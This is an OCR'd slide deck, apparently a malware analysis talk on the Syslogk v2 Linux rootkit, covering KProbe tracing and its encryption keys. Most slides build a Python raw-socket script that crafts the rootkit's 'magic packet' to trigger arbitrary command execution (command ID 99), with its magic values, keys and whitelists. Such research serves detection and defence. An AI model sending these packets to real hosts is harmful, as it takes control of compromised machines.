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



Syslogk v2

Extracting the magic packets requirements for Syslogk v2 rootkit

Identify the type of the packet.

```
.text:0000000000001821 cmp     byte ptr [r12+9], 6
.text:0000000000001827 jz      short loc_1868
```

- *r12* points to the IP header.
- *9* is the offset to the protocol.
- *6* is the constant for the TCP protocol.




```
ip_header  =  b'\x45\x00\x00\x00'  # Version, IHL, Type of Service | Total Length
ip_header += b'\x00\x00\x00\x00'  # Identification | Flags, Fragment Offset
ip_header += b'\x00\x06\x00\x00'  # TTL, Protocol | Header Checksum
ip_header += b'\x00\x00\x00\x00'  # Source Address
ip_header += b'\x00\x00\x00\x00'  # Destination Address

tcp_header  =  b'\x00\x00\x00\x00' # Source Port | Destination Port
tcp_header += b'\x00\x00\x00\x00' # Sequence Number
tcp_header += b'\x00\x00\x00\x00' # Acknowledgement Number
tcp_header += b'\x00\x00\x00\x00' # Data Offset, Reserved, Flags | Window Size
tcp_header += b'\x00\x00\x00\x00' # Checksum | Urgent Pointer
```

Syslogk v2

Extracting the magic packets requirements for Syslogk v2 rootkit

Perform static analysis while testing the hypotheses with a kernel tracer or kernel debugger.

Linux incorporates kernel tracing facilities via *KProbes* allowing to trace: memory addresses, symbols and functions.

1. The rootkit hides itself. It is straightforward to patch it.

```
with open(f_name, "r+b") as f:
  f.seek(0xAB5)
  f.write(b"\xC3")
```

2. Get its name via ***lsmod***.

```
[root@centos7 Kprobe_debug_Syslogk_Rootkit]# lsmod
disksc                151035  0
```

3. Get its base address.

```
[root@centos7 Kprobe_debug_Syslogk_Rootkit]# cat /proc/modules | grep disksc
disksc 151035 0 - Live 0xffffffffc08f9000 (OE)
```

Syslogk v2

Extracting the magic packets requirements for Syslogk v2 rootkit

Perform static analysis while testing the hypotheses with a kernel tracer or kernel debugger.

Trace the magic packets execution via KProbes.

- The module base address.

```
#define MODULE_BASE_ADDRESS 0xffffffffc08f9000L // cat /proc/modules | grep disksc
```

- Establish your tracepoints.
  - For a memory address

```
static struct kprobe kp_nfin_packet_fields_checks = {
        .addr = MODULE_BASE_ADDRESS+0x1875,
};
```

  - For a symbol

```
static struct kprobe kp_call_usermodehelper_exec = {
        .symbol_name = "call_usermodehelper",
};
```

Syslogk v2

Extracting the magic packets requirements for Syslogk v2 rootkit

Perform static analysis while testing the hypotheses with a kernel tracer or kernel debugger.

Write your KProbe handler.


```
#ifdef CONFIG_X86_64
        char* r12 = regs->r12;
        char* r13 = regs->r13;
        char protocol = r12[0x9];
        char reserved = r13[0x0D];
        int data_offset_shifted_four_bits_right = regs->si  & 0xff;
        pr_info("magic packet protocol: [%d]\n", protocol & 0xff);
        if(protocol==6) pr_info("The protocol fits the requirements");
        pr_info("magic packet reserved: [%d]\n", reserved & 0xff);
        if(reserved==2) pr_info("The reserved fits the requirements");
        pr_info("magic packet data_offset_shifted_four_bits_right: [%d]\n", data_offset_shifted_four_bits_right);
        pr_info("Data expected to be at offset (shl data_offset, 4) * 4 = %d", data_offset_shifted_four_bits_right*4);
#endif
        return 0;
```

Syslogk v2

Extracting the magic packets requirements for command ID 99

Example for command ID 99.

- Goal: Reach the *start_exec* function with command id = 99




Syslogk v2

Extracting the magic packets requirements for command ID 99

Example for command ID 99.

Identify the caller basic block and prepare a zero-initialized IP/TCP packet template.




```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_TCP)
s.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

ip_header  =  b'\x45\x00\x00\x00'  # Version, IHL, Type of Service | Total Length
ip_header += b'\x00\x00\x00\x00'  # Identification | Flags, Fragment Offset
ip_header += b'\x00\x00\x00\x00'  # TTL, Protocol | Header Checksum
ip_header += b'\x00\x00\x00\x00'  # Source Address
ip_header += b'\x00\x00\x00\x00'  # Destination Address


tcp_header  =  b'\x00\x00\x00\x00' # Source Port | Destination Port
tcp_header += b'\x00\x00\x00\x00' # Sequence Number
tcp_header += b'\x00\x00\x00\x00' # Acknowledgement Number
tcp_header += b'\x00\x00\x00\x00' # Data Offset, Reserved, Flags | Window Size
tcp_header += b'\x00\x00\x00\x00' # Checksum | Urgent Pointer
```

Syslogk v2

Extracting the magic packets requirements for command ID 99

Example for command ID 99.

Identify the caller basic block and prepare a zero-initialized IP/TCP packet template.



- *r12* points to *ip_header*
- *r12 + 9* points to *Protocol*
- The *Protocol* must to be 6

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_TCP)
s.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

ip_header  =  b'\x45\x00\x00\x00'  # Version, IHL, Type of Service | Total Length
ip_header += b'\x00\x00\x00\x00'  # Identification | Flags, Fragment Offset
ip_header += b'\x00\x06\x00\x00'  # TTL, Protocol | Header Checksum
ip_header += b'\x00\x00\x00\x00'  # Source Address
ip_header += b'\x00\x00\x00\x00'  # Destination Address


tcp_header  =  b'\x00\x00\x00\x00' # Source Port | Destination Port
tcp_header += b'\x00\x00\x00\x00' # Sequence Number
tcp_header += b'\x00\x00\x00\x00' # Acknowledgement Number
tcp_header += b'\x00\x00\x00\x00' # Data Offset, Reserved, Flags | Window Size
tcp_header += b'\x00\x00\x00\x00' # Checksum | Urgent Pointer
```

Syslogk v2

Extracting the magic packets requirements for command ID 99

Example for command ID 99.

Make the template fulfill the requirements.



- *r13* points to *tcp_header*
- *r13 + 0xD* points to *Flags*
- The *Reserved* must to be 2

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_TCP)
s.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

ip_header  =  b'\x45\x00\x00\x00'  # Version, IHL, Type of Service | Total Length
ip_header += b'\x00\x00\x00\x00'  # Identification | Flags, Fragment Offset
ip_header += b'\x00\x06\x00\x00'  # TTL, Protocol | Header Checksum
ip_header += b'\x00\x00\x00\x00'  # Source Address
ip_header += b'\x00\x00\x00\x00'  # Destination Address

tcp_header  =  b'\x00\x00\x00\x00' # Source Port | Destination Port
tcp_header += b'\x00\x00\x00\x00' # Sequence Number
tcp_header += b'\x00\x00\x00\x00' # Acknowledgement Number
tcp_header += b'\x00\x02\x00\x00' # Data Offset, Reserved, Flags | Window Size
tcp_header += b'\x00\x00\x00\x00' # Checksum | Urgent Pointer
```

Syslogk v2

Extracting the magic packets requirements for command ID 99

Example for command ID 99.

Make the template fulfill the requirements.

```
.text:0000000000001819 movzx   edx, byte ptr [r13+0Ch]
.text:000000000000181E shr     dl, 4
```

- *r13* points to *tcp_header*
- *r13 + 0xC* points to *Flags*
- 0x50 right shifted 4 bits is 5

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_TCP)
s.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

ip_header  =  b'\x45\x00\x00\x00'  # Version, IHL, Type of Service | Total Length
ip_header += b'\x00\x00\x00\x00'  # Identification | Flags, Fragment Offset
ip_header += b'\x00\x06\x00\x00'  # TTL, Protocol | Header Checksum
ip_header += b'\x00\x00\x00\x00'  # Source Address
ip_header += b'\x00\x00\x00\x00'  # Destination Address

tcp_header  =  b'\x00\x00\x00\x00' # Source Port | Destination Port
tcp_header += b'\x00\x00\x00\x00' # Sequence Number
tcp_header += b'\x00\x00\x00\x00' # Acknowledgement Number
tcp_header += b'\x50\x02\x00\x00' # Data Offset, Reserved, Flags | Window Size
tcp_header += b'\x00\x00\x00\x00' # Checksum | Urgent Pointer
```

Syslogk v2

Extracting the magic packets requirements for command ID 99

Example for command ID 99.

Make the template fulfill the requirements.

```
.text:000000000000186D movzx   esi, dl
.text:0000000000001870 lea     rdi, [r13+rsi*4+0]
```

- 0x50 right shifted 4 bits is 5
- 5 multiplied by 4 is 20
  - 20 is the offset to the end of the TCP header.
  - The data is there.
- *rdi* points to the data.

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_TCP)
s.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

ip_header  =  b'\x45\x00\x00\x00'  # Version, IHL, Type of Service | Total Length
ip_header += b'\x00\x00\x00\x00'  # Identification | Flags, Fragment Offset
ip_header += b'\x00\x06\x00\x00'  # TTL, Protocol | Header Checksum
ip_header += b'\x00\x00\x00\x00'  # Source Address
ip_header += b'\x00\x00\x00\x00'  # Destination Address

tcp_header  =  b'\x00\x00\x00\x00' # Source Port | Destination Port
tcp_header += b'\x00\x00\x00\x00' # Sequence Number
tcp_header += b'\x00\x00\x00\x00' # Acknowledgement Number
tcp_header += b'\x50\x02\x00\x00' # Data Offset, Reserved, Flags | Window Size
tcp_header += b'\x00\x00\x00\x00' # Checksum | Urgent Pointer
```

Syslogk v2

Extracting the magic packets requirements for command ID 99

Example for command ID 99.

Make the template fulfill the requirements.

```
.text:0000000000001F80 mov     esi, 11223344h
.text:0000000000001F85 call    magic_check_flip_last_bit
```

- It checks a *DWORD* value.
  - Send it in reverse order.
- For each byte, the last bit is flipped before comparing it.

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_TCP)
s.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

flip_last_bit_for_all_bytes = lambda str:''.join([chr(ord(x) ^ ord("\x01")) for x in str])

magic_value = "\x11\x22\x33\x44"[::-1]





data = flip_last_bit_for_all_bytes(magic_value)
```

Syslogk v2

Extracting the magic packets requirements for command ID 99

Example for command ID 99.

Make the template fulfill the requirements.



- The data should be bigger than 292 bytes.
  - At least, 293 bytes.

- We need to add padding to it.

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_TCP)
s.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

flip_last_bit_for_all_bytes = lambda str:''.join([chr(ord(x) ^ ord("\x01")) for x in str])

magic_value = "\x11\x22\x33\x44"[::-1]

padding2 = "B" * (293 - len(magic_value))



data = flip_last_bit_for_all_bytes(magic_value + padding2)
```

Syslogk v2

Extracting the magic packets requirements for command ID 99

Example for command ID 99.

Make the template fulfill the requirements.



- *rbx+4* should point to a null-terminated string (a key).
  - *+4* because of the length of the magic value *0x11223344*.
- We need to adjust the padding also according to it.

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_TCP)
s.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

flip_last_bit_for_all_bytes = lambda str:''.join([chr(ord(x) ^ ord("\x01")) for x in str])

magic_value = "\x11\x22\x33\x44"[::-1]
key = "ujeoirtfbvs"
null = "\x00"

padding2 = "B" * (293 - len(magic_value) - len(key) - len(null))


data = flip_last_bit_for_all_bytes(magic_value + key + null)
```

Syslogk v2

Extracting the magic packets requirements for command ID 99

Example for command ID 99.

Make the template fulfill the requirements.



- *start_exec* receives the Command ID in *esi*. (*99* in this case).
- Command *99* executes the arbitrary command in *rdi*.
- The command is at offset *0x24*.
  - We can add padding for it.

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_TCP)
s.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

ARBITRARY_COMMAND = "echo command executed > /tmp/avast.txt"


flip_last_bit_for_all_bytes = lambda str:''.join([chr(ord(x) ^ ord("\x01")) for x in str])
magic_value = "\x11\x22\x33\x44"[::-1]
key = "ujeoirtfbvs"
null = "\x00"
padding1 = "A" * (0x24 - len(key) - len(magic_value) - len(null))
padding2 = "B" * (293 - len(magic_value) - len(key) - len(null) - len(padding1) -
len(ARBITRARY_COMMAND) - len(null))
data = flip_last_bit_for_all_bytes(magic_value + key + null + padding1 +
                                   ARBITRARY_COMMAND+ null + padding2)
```

Syslogk v2

Executing the magic packet for triggering command ID 99

Example for command ID 99.

Sending the magic packet and tracing it with *KProbes*.



Syslogk v2

Extracting the magic packets requirements for command ID 1

The highlights in Command ID 1:

- **Executing: /bin/sh -c /etc//tp-b8PbR2v1ms/sm1v2RbP8b**

The use of whitelisting for *Identification* and *Sequence Number* fields is the key point in this packet:

```
valid_ids = [0x27E5, 0x6CC8, 0x0F575, ….]

valid_seqs = [ 0x36DF0DBE, 0x2E850DA1, 0x31307614, …. ]


ip_header += b'\xCA\xFE\x00\x00'  # Identification | Flags, Fragment Offset
ip_header = ip_header.replace(b'\xCA\xFE', struct.pack('>H', valid_ids[0]))

tcp_header += b'\xCA\xFE\xBA\xBE' # Sequence Number
tcp_header = tcp_header.replace('\xCA\xFE\xBA\xBE', struct.pack('>I', valid_seqs[0]))
```

Syslogk v2

Extracting the magic packets requirements for command ID 1

The highlights in Command ID 1 (version 2):

- **Executing: /bin/sh -c /etc//tp-b8PbR2v1ms/sm1v2RbP8b**

For killing previous existing instances, there is a variant of the previous magic packet:

```
ip_header = ip_header.replace('\xCA\xFE', struct.pack('<i', valid_ids[0]))
magic_value = "\x00\x00\x00\x2C"
key = "MDAwMDAwMTEAHuedzHTJiltbtQ=="
padding = "A" * (0x0A - len(magic_value))
data = magic_value + (padding + key)
packet = ip_header + tcp_header + data
```

Syslogk v2

Extracting the magic packets requirements for command ID 2


The highlights in Command ID 2:

- **Executing: /etc//tp-b8PbR2v1ms/sm1v2RbP8b proxy**

It uses of AES encryption and steps.

data = "MDAwMDAwMTEAHuedzHTJiltbtQ==" # This is Length + ("__step1__" encrypted with AES in CTR mode) and base64 encoded

State	Description
0	Setted if the check for *step* fails (and when killing the bot).
1	Setted before running the user mode app with command id=1 which executes: /bin/sh -c /etc//tp-b8PbR2v1ms/sm1v2RbP8b
2	Setted after *step1* and required for *step3* (sets state to 0 updates *logininfo*)



Syslogk v2

Encryption. Multiple keys for creating bot variants.

Syslogk uses encryption, not only for this step. (implemented via: https://github.com/kokke/tiny-AES-c/)

Encryption Algorithm	Key	Parameters		Used by
AES	60 3D EB 15 15 3A 71 5E 2B 73 AE F3 85 7D 75 8B 1F 55 2C 57 3E 61 58 D7 2D 98 11 A3 39 14 DE FE	Mode	CTR	**FormatEncode** **FormatDecode**
		Label	key	
		IV	12 A3 BB 47 53 5E C0 D5 39 53 A6 FB AD 43 F5 73	

Syslogk v2

Encryption. Multiple keys for creating bot variants.

Syslogk uses encryption, not only for this step.

Encryption Algorithm	Key	Parameters		Used by
XOR	1101link	Label	xorkey	**EncodeDecode**
XOR	d3i9szdn	Label	xorkey1	EncodeDecode1
XOR	40239jig	Label	xorkey2	EncodeDecode2
XOR	n430jdfk	Label	xorkey3	EncodeDecode3
XOR	vndia323	Label	xorkey4	EncodeDecode4
XOR	dnj23fds	Label	xorkey5	EncodeDecode5

Syslogk v2

Encryption. Multiple keys for creating bot variants.

Syslogk uses encryption, not only for this step.

Encryption Algorithm	Key	Parameters		Used by
RC4	63 7C 77 7B F2 6B 6F C5 30 01 67 2B FE D7 AB 76 CA 82 C9 7D FA 59 47 F0 AD D4 A2 AF 9C A4 72 C0 B7 FD 93 26 36 3F F7 CC 34 A5 E5 F1 71 D8 B1 15 04 C7 23 C3 18 96 05 9A 07 12 80 E2 EB 27 B2 75 19 83 2C 1A 1B 6E 5A A0 52 3B D6 E3 29 E3 2F 84	Label	rc4_key	SimpleEncodeDecode
		IV	12 A3 BB 47 53 5E C0 D5 39 53 A6 FB AD 43 F5 73	
RC4	07 FD 36 26 2C 3F F7 CC 34 AB E5 71 51 08 01 15 63 7C F2 7B C9 6B 6F C5 30 09 67 2B 00 17 2B 76 1A 82 16 7D 0A 59 47 F0 AD DB A2 AF AC 14 72 20 19 83 12 1A 1B 6E 5A A0 52 37 D6 E3 19 13 2F 14 04 C7 55 13 18 96 05 9A 07 23 80 02 0B 27 32 75	Label	L7_rc4_key	SimpleEncodeDecode_0
		IV	12 A3 FE 47 93 5E 12 D5 39 53 22 FB BD 43 98 73	
RC4	07 FD 36 26 2C 3F DD 3C 34 AB B5 A1 51 08 91 15 B7 BD 93 D6 F6 5F F7 CC 44 A5 C5 F1 71 D8 B1 F5 1A 82 16 ED 0A 59 2B 73 AE F3 25 7D 35 8B 72 20 19 03 12 DA 1E 6E E5 A0 52 37 46 E3 99 13 2F 14 04 C7 55 63 18 96 05 9A E7 23 80 02 0B 27 32 75	Label	manager_rc4_key	SimpleEncodeDecode_1
		IV	19 03 12 DA 1E 6E E5 A0 69 53 82 BB BD F3 98 76	

Syslogk v2

